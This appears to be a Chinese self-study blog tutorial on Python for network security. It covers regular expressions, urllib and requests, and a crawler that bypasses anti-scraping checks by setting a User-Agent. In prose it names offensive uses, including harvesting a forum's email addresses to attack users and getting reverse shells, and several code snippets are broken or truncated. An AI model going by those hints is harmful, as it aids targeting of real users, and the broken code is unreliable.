

这是作者的系列网络安全自学教程，主要是关于网安工具和实践操作的在线笔记，特分享出来与博友共勉，希望你们喜欢，一起进步。前文分享了Wireshark抓包原理知识，并结合NetworkMiner工具抓取了图像资源和用户名密码，本文将讲解Python网络攻防相关基础知识，包括正则表达式、Web编程和套接字通信。本文参考了爱春秋ADO老师的课程内容，这里也推荐大家观看他Bilibili和ichunqiu的课程，同时也结合了作者之前的经验进行讲解。

作者作为网络安全的小白，分享一些自学基础教程给大家，希望你们喜欢。同时，更希望你能与我一起操作深入进步，后续也将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不容易，大神请飘过，不喜勿喷，谢谢！

下载地址：<https://github.com/eastmountyxz/NetworkSecuritySelf-study>

百度网盘：https://pan.baidu.com/s/1dsunH8EmOB_tIHYYXguOeA 提取码：izeb

文章目录

一.为什么使用Python做网络攻防

二.Python正则表达式

(一) 正则表达式基础

(二) 常用正则表达式规则

三.Python Web编程

(一) urllib\urllib2

(二) requests

(三) 网络爬虫案例

四.Python套接字通信

(一) 什么是C/S架构呢？

(二) 什么是套接字？

(三) 面向连接与无连接

(四) socket()模块函数

(五) TCP通信实例

五.总结

前文学习：

[网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例

[网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记

[网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例

[网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密

[网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
[网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向破解
[网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
[网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
[网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
[网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码
[网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法
[网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码（一）
[网络安全自学篇] 十三.Wireshark抓包原理（ARP劫持、MAC泛洪）及数据流追踪和图像抓取（二）

前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入
[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法
[渗透&攻防] 三.数据库之差异备份及Caidao利器
[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

参考文献：

《安全之路Web渗透技术及实战案例解析》陈小兵老师
《Wireshark数据包分析实战》第二版 Chris Sanders
《TCP/IP协议栈详解卷一》 W.Richard Stevens

《Wireshark协议分析从入门到精通》-51cto老师

<https://www.bilibili.com/video/av29479068>

2019 Python黑客编程：安全工具开发 - bilibili 白帽黑客教程

声明：本人坚决反对利用社会工程学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。

一.为什么使用Python做网络攻防

网络攻防通常包括七个步骤：（图源自张超大神）

- **侦查：** 漏洞挖掘
- **武器制作：** 攻击、载荷
- **分发：** 垃圾邮件等
- **利用：** 漏洞利用
- **安装：** 恶意代码、网页

- **远程控制：** 僵尸网络
- **行动：** 窃密、破坏、跳板

为什么选择Python作为开发工具呢？

真正厉害的安全工程师都会自己去制作所需要的工具，而Python语言就是这样一个利器。Python开发的平台包括Seebug、TangScan、BugScan等。在广度上，Python可以进行蜜罐部署、沙盒、Wifi中间人、Scrapy网络爬虫、漏洞编写、常用小工具等；在深度上，Python可以实现SQLMAP这样一款强大的SQL注入工具，实现mitmproxy中间人攻击神器等。由于Python具有简单、易学习、免费开源、高级语言、可移植、可扩展、丰富的第三方库函数特点，Python几行代码就能实现Java需要大量代码的功能，并且Python是跨平台的，Linux和Windows都能使用，它能快速实现并验证我们的网络攻防想法，所以选择它作为我们的开发工具。

那么，我们又可以用Python做什么呢？

- 目录扫描：Web+多线程（requests+threading+Queue），后台、敏感文件（svn|upload）、敏感目录（phpmyadmin）。
- 信息搜集：Web+数据库，中间件（Tomcat | Jboss）、C段Web信息、搜集特点程序。例如：搜索某个论坛上的所有邮箱，再进行攻击。
- 信息匹配&SQL注入：Web+正则，抓取信息（用户名|邮箱）、SQL注入。
- 反弹shell：通过添加代码获取Shell及网络信息。

接下来我们开始学习Python正则表达式、Python Web编程和Python网络编程。建议读者做好以下准备：

1. 选择一个自己喜欢顺手的编辑器
2. 至少看一本关于Python的书籍
3. 会使用Python自带的一些功能，学习阅读源代码
4. 阅读官方文档，尤其是常用的库
5. 多练习，多实战

举个简单Python示例，通过import导入扩展包base64，它是将字符串base64加解码的模块，通过print dir(base64)、help(base64)可以查看相关功能。

```
# -*- coding: utf-8 -*-
import base64

print dir(base64)
print base64.__file__
print base64.b64encode('eastmount')
```



```
east  
['east']
```

1.点 (.) 表示匹配任意换行符“\n”以外的字符。

```
import re  
  
word = "http://www.eastmount.com Python_9.29"  
key = re.findall('t.', word)  
print key
```

输出结果为: ['tt', 'tm', 't.', 'th'], 依次匹配任意字符的两个字符。

2.斜杠 (\) 表示匹配转义字符 如果需要匹配点的话, 必须要\\转义字符。

```
import re  
  
word = "http://www.eastmount.com Python_9.29"  
key = re.findall('\\.', word)  
print key
```

输出结果为: ['.', '.', '.']。

3.[...] 中括号是对应位置可以是字符集中任意字符。

字符集中的字符可以逐个列出, 也可以给出范围, 如[abc]或[a-c], 第一个字符如果是^表示取反, 如 [^ abc]表示不是abc的其他字符。例如: a[bcd]e 能匹配到 abe、ace、ade。

4.匹配数字和非数字案例。

```
# -*- coding: utf-8 -*-  
import re  
  
#匹配数字  
word = "http://www.eastmount.com Python_9.29"  
key = re.findall('\\d\\.\\d\\d', word)  
print key  
  
#匹配非数字  
key = re.findall('\\D', word)  
print key
```

输出结果如下图所示:

[9.29]
[h, t, p, :, /, /, w, w, w, :, e, a, s, t, m, o, u, n, t, :, c, o, m, :, P, y, t, h, o, n, _ , :]

正则表达式较为难理解，更推荐读者真正使用的时候学会去百度相关的规则，会使用即可。同时，更多正则表达式的使用方法建议读者下来之后自行学习，常见表如下图所示。

表 6.1 正则表达式字符集

字符			
语法	说明	表达式实例	完整匹配的字符串
普通字符	匹配自身	abc	abc
.	匹配任意除换行符“\n”以外的字符。在 DOTALL 模式中也能匹配换行字符	a.c	abc
\	转义字符，使后一个字符改变原来的意思。如果字符串中有字符“*”需要匹配，可以使用“*”或字符集[*]	a\c a\\c	a.c a\c
[...]	字符集。对应的位置可以是字符集中的任意字符。字符集中的字符可以逐个列出，也可以给出范围，如[abc]或[a-c]。[^abc]表示取反，即非 abc 所有特殊字符在字符集中都失去了其原有的特殊含义。用反斜杠“\”转义恢复特殊字符的特殊含义	a[bcd]e	abe ace ade
预定义字符集（可以写在字符集[...]中）			
语法	说明	表达式实例	完整匹配的字符串
\d	数字：[0-9]	a\bc	a1c
\D	非数字：[^\d]	a\Dc	abc
\s	匹配任何空白字符：[<空格>\t\r\n\f\v]	a\sc	ac
\S	非空白字符：[^\s]	a\Sc	abc
\w	匹配包括下划线在内的任何字符：[A-Z a-z 0-9]	a\wc	abc
\W	匹配非字母字符，即匹配特殊字符	a\Wc	ac

表 6.2 Python 正则表达式的数量词和边界匹配

数量词（用在字符或[...]之后）			
语法	说明	表达式实例	完整匹配的字符串
*	匹配前一个字符 0 或多次	abc*	ab abccc
+	匹配前一个字符 1 次或无限次	abc+	ab abccc
?	匹配一个字符 0 次或 1 次	abc?	ab abc
{...}	{m}匹配前一个字符 m 次，{m,n}匹配前一个字符 m 至 n 次，若省略 n，则匹配 m 至无限次	ab[1,2]c	abc abbc
边界匹配（不消耗待匹配字符串中的字符）			
语法	说明	表达式实例	完整匹配的字符串
^	匹配字符串开头，在多行模式中匹配每一行的开头	^abc	abc
\$	匹配字符串末尾，在多行模式中匹配每一行的末尾	abc\$	abc
\A	仅匹配字符串开头，同^	\Aabc	abc
\Z	仅匹配字符串结尾，同\$	abc\Z	abc
\b	匹配 \w 和 \W 之间，即匹配单词边界匹配一个单词边界，也就是指单词和空格间的位置。例如，'er\b'可以匹配"never"中的'er'，但不能匹配"verb"中的'er'	a\b!bc	a!bc
\B	[^\b]	a\Bbc	abc

<https://blog.csdn.net/Eastmount>

(二) 常用正则表达式规则

下面讲解比较常见的正则表达式规则，这些规则可能会对我们的网络攻防有一定帮助。

1.获取数字

```
# -*- coding: utf-8 -*-
import re

string="A1.45, b5, 6.45, 8.82"
regex = re.compile(r"\d+\.\d*")
print regex.findall(string)
```

输出结果为：

```
['1.45', '5', '6.45', '8.82']
```

2.抓取标签间的内容

```
# coding=utf-8
import re
import urllib

html = u'<title>欢迎走进Python攻防系列专栏</title>'
title = re.findall(r'<title>(.*?)</title>', html)
for i in title:
    print i
```

输出结果为：

```
>>>
欢迎走进Python攻防系列专栏
>>>
```

3.抓取超链接标签间的内容

```
# coding=utf-8
import re
import urllib

url = "http://www.baidu.com/"
content = urllib.urlopen(url).read()

# 获取完整超链接
res = r"<a.*?href=.*?</a>"
urls = re.findall(res, content)
for u in urls:
    print unicode(u, 'utf-8')
```



```
# 获取超链接<a>和</a>之间内容
res = r'<a .*?>(.*?)</a>'
texts = re.findall(res, content, re.S|re.M)
for t in texts:
    print unicode(t, 'utf-8')
```

输出结果部分内容如下所示，这里如果采用“print u”或“print t”语句直接输出结果，可能会是中文乱码，则需要调用函数unicode(u, 'utf-8')转换为utf-8编码，正确显示中文。

```
# 获取完整超链接
<a href="http://news.baidu.com" name="tj_trnews" class="mnav">新闻</a>
<a href="http://www.hao123.com" name="tj_trhao123" class="mnav">hao123</a>
<a href="http://map.baidu.com" name="tj_trmap" class="mnav">地图</a>
<a href="http://v.baidu.com" name="tj_trvideo" class="mnav">视频</a>
...

# 获取超链接<a>和</a>之间内容
新闻
hao123
地图
视频
...
```

4. 抓取超链接标签的url

```
# coding=utf-8
import re

content = '''
<a href="http://news.baidu.com" name="tj_trnews" class="mnav">新闻</a>
<a href="http://www.hao123.com" name="tj_trhao123" class="mnav">hao123</a>
<a href="http://map.baidu.com" name="tj_trmap" class="mnav">地图</a>
<a href="http://v.baidu.com" name="tj_trvideo" class="mnav">视频</a>
...

res = r"(?<=href=\").+?(?=\")|(?<=href=\').+?(?=\')"
urls = re.findall(res, content, re.I|re.S|re.M)
for url in urls:
    print url
```

获取的超链接输出结果如下图所示：


```
>>>
http://news.baidu.com
http://www.hao123.com
http://map.baidu.com
http://v.baidu.com
>>> https://blog.csdn.net/Eastmount
```

5. 抓取图片超链接标签的url和图片名称

在HTML中，我们可以看到各式各样的图片，其图片标签的基本格式为“< img src=图片地址 />”，只有通过抓取了这些图片的原地址，才能下载对应的图片至本地。那么究竟怎么获取图片标签中的原图地址呢？下面这段代码就是获取图片链接地址的方法。

```
content = ''''''
urls = re.findall('src="(.*?)"', content, re.I|re.S|re.M)
print urls
# ['http://www.yangxiuzhang.com/eastmount.jpg']
```

其中图片对应的原图地址为“http://www.yangxiuzhang.com/eastmount.jpg”，它对应一张图片，该图片是存储在“www.yangxiuzhang.com”网站服务器端的，最后一个“/”后面的字段为图片名称，即为“eastmount.jpg”。那么如何获取url中最后一个参数呢？

```
content = ''''''
urls = 'http://www..csdn.net/eastmount.jpg'
name = urls.split('/')[-1]
print name
# eastmount.jpg
```

更多正则表达式的用法，读者结合实际情况进行复现。

三. Python Web编程

这里的Web编程并不是利用Python开发Web程序，而是用Python与Web交互，获取Web信息。主要包括：

- urllib、urllib2、requests
- 爬虫介绍
- 利用Python开发一个简单的爬虫

(一) urllib\urllib2

urllib是Python用于获取URL（Uniform Resource Locators，统一资源定址器）的库函数，可以用来抓取远程数据并保存，甚至可以设置消息头（header）、代理、超时认证等。urllib模块提供的上层接口让我们像读取本地文件一样读取www或ftp上的数据。它比C++、C#等其他编程语言使用起来更方便。其常用的方法如下：

urlopen(url, data=None, proxies=None)

该方法用于创建一个远程URL的类文件对象，然后像本地文件一样操作这个类文件对象来获取远程数据。参数url表示远程数据的路径，一般是网址；参数data表示以post方式提交到url的数据；参数proxies用于设置代理。urlopen返回一个类文件对象。

```
# -*- coding:utf-8 -*-
import urllib

url = "http://www.baidu.com"
content = urllib.urlopen(url)
print content.info()      #头信息
print content.geturl()    #请求url
print content.getcode()   #http状态码
```

该段调用调用urllib.urlopen(url)函数打开百度链接，并输出消息头、url、http状态码等信息，如下图所示。

```
Content-Type: text/html
Cxy_all: baidu+adff76115ed890ea97f597b76190b4d6
Date: Sat, 28 Sep 2019 17:18:52 GMT
Expires: Sat, 28 Sep 2019 17:18:20 GMT
P3p: CP=" OTI DSP COR IVA OUR IND COM "
Server: BWS/1.1
Set-Cookie: BAIDUID=A45F70F66F2500883A19C8FC0C2DA585:FG=1; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=2147483647; path=/; domain=.baidu.com
Set-Cookie: BIDUPSID=A45F70F66F2500883A19C8FC0C2DA585; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=2147483647; path=/; domain=.baidu.com
Set-Cookie: PSTM=1569691132; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=2147483647; path=/; domain=.baidu.com
Set-Cookie: delPer=0; path=/; domain=.baidu.com
Set-Cookie: BDSVRTM=0; path=/
Set-Cookie: BD_HOME=0; path=/
Set-Cookie: H_PS_PSSID=1439_21113_18559_29522_29721_29567_29220_26350_28701; path=/; domain=.baidu.com
Vary: Accept-Encoding
X-UA-Compatible: IE=Edge,chrome=1

http://www.baidu.com
200
```

<https://blog.csdn.net/Eastmount>

urlretrieve(url, filename=None, reporthook=None, data=None)

urlretrieve方法是将远程数据下载到本地，参数filename指定了保存到本地的路径，如果

省略该参数，urllib会自动生成一个临时文件来保存数据；参数reporthook是一个回调函数，当连接上服务器，相应的数据块传输完毕时会触发该回调，通常使用该回调函数来显示当前的下载进度；参数data指传递到服务器的数据。下

```
# -*- coding:utf-8 -*-
import urllib

url = 'https://www.baidu.com/img/bd_logo.png'
path = 'test.png'
urllib.urlretrieve(url, path)
```

它将百度Logo图片下载至本地。



urllib2中调用的方法为：urllib2.urlopen()、urllib2.requests()。

(二) requests

requests模块是用Python语言编写的、基于urllib的第三方库，采用Apache2 Licensed开源协议的http库。它比urllib更加方便，既可以节约大量的工作，又完全满足http测试需求。requests是一个很实用的Python http客户端库，编写爬虫和测试服务器响应数据时经常会用到。推荐大家从 [requests官方网站](#) 进行学习，这里只做简单介绍。

假设读者已经使用“pip install requests”安装了requests模块，下面讲解该模块的基本用法。

1.发送网络请求

```
r = requests.get("http://www.eastmountyxz.com")
r = requests.post("http://www.eastmountyxz.com")
r = requests.put("http://www.eastmountyxz.com")
r = requests.delete("http://www.eastmountyxz.com")
r = requests.head("http://www.eastmountyxz.com")
r = requests.options("http://www.eastmountyxz.com")
```

2.为URL传递参数

```
import requests
payload = {'key1': 'value1', 'key2': 'value2'}
r = requests.get('http://httpbin.org/get', params=payload)
print r.url
```

输出结果如下图所示，将参数进行了拼接。

```
>>>
http://httpbin.org/get?key2=value2&key1=value1
>>>
```

3.响应内容

```
import requests

r = requests.get('http://www.eastmountyxz.com')
print r.text
print r.encoding
```

4.二进制响应内容

```
r = requests.get('http://www.eastmountyxz.com')
print r.content
```

5.定制请求头

```
url = 'http://www.ichunqiu.com'
headers = {'content-type': 'application/json'}
r = requests.get(url, headers=headers)
```

注意：headers中可以加入cookies

6.复杂的POST请求

```
payload = {'key1': 'value1', 'key2': 'value2'}
r = requests.post('http://httpbin.org/post', data=payload)
```

7.响应状态码和响应头

```
r = requests.get('http://www.ichunqiu.com')
r.status_code
r.headers
```

8.Cookies

```
r.cookies  
r.cookies['example_cookie_name']
```

9.超时

```
requests.get('http://www.ichunqiu.com', timeout=0.001)
```


10.错误和异常

遇到网络问题（如：DNS查询失败，拒绝链接等）时，requests会抛出一个ConnectionError异常；遇到罕见的无效HTTP响应式时，requests则会抛出一个HTTPError异常；若请求超时，会抛出一个Timeout异常。

(三) 网络爬虫案例


网络爬虫又称为网页蜘蛛，网络机器人，网页追逐者，是按照一定规则自动抓取万维网信息的程序或脚本。最大好处是批量且自动化获得和处理信息，对于宏观或微观的情况都可以多一个侧面去了解。在安全领域，爬虫能做目录扫描、搜索测试页面、样本文档、管理员登录页面等。很多公司（如绿盟）的Web漏洞扫描也通过Python来自动识别漏洞。

下面以ichunqiu为例（<https://www.ichunqiu.com/courses>），使用requests爬取它的课程信息。我们打开第二页，发现URL没有变换，说明它是POST传递数据，接下来我们使用BurpSuite进行分析。



前面的文章详细讲解了BurpSuite如何配置，这里就不再赘述，直接使用即可。但是由于目标网站是HTTPS协议，作者尝试安全证书，但最终都无法成功访问该网址，总是如下图所示访问证书网站。所以最后换了目标网站，其原理都是一样的，后续继续深入研究该问题。


[网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例



下面两个案例虽然简单，却能解决很多人的问题，希望读者可以尝试下。

1.设置消息头请求

假设我们需要抓取360百科的乔布斯信息 (<https://baike.so.com/doc/24386561-25208408.html>) , 如下图所示。




传统的爬虫代码会被网站拦截，从而无法获取相关信息。

```
# -*- coding: utf-8 -*-
import requests

url = "https://baike.so.com/doc/24386561-25208408.html"
content = requests.get(url, headers=headers)
print content.text
```

右键审查元素（按F12），在Network中获取Headers值。headers中有很多内容，主要常用的就是user-agent 和 host，它们是以键对的形式展现出来，如果user-agent 以字典键对形式作为headers的内容，就可以反爬成功。




代码如下：

```
# -*- coding: utf-8 -*-
import requests

#添加请求头
url = "https://baike.so.com/doc/24386561-25208408.html"
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/!
}
content = requests.get(url, headers=headers)
content.encoding='utf-8'
print content.text
```

输出结果如下图所示：



```
Python 2.7.8 Shell
File Edit Shell Debug Options Windows Help

=====
>>>
<!doctype html><html><head><meta charset="utf-8"><title>SteveJobs_360百科</title><script>window.wpo={start:new Date*1,pid:100}</script><meta name=referrer content=always>
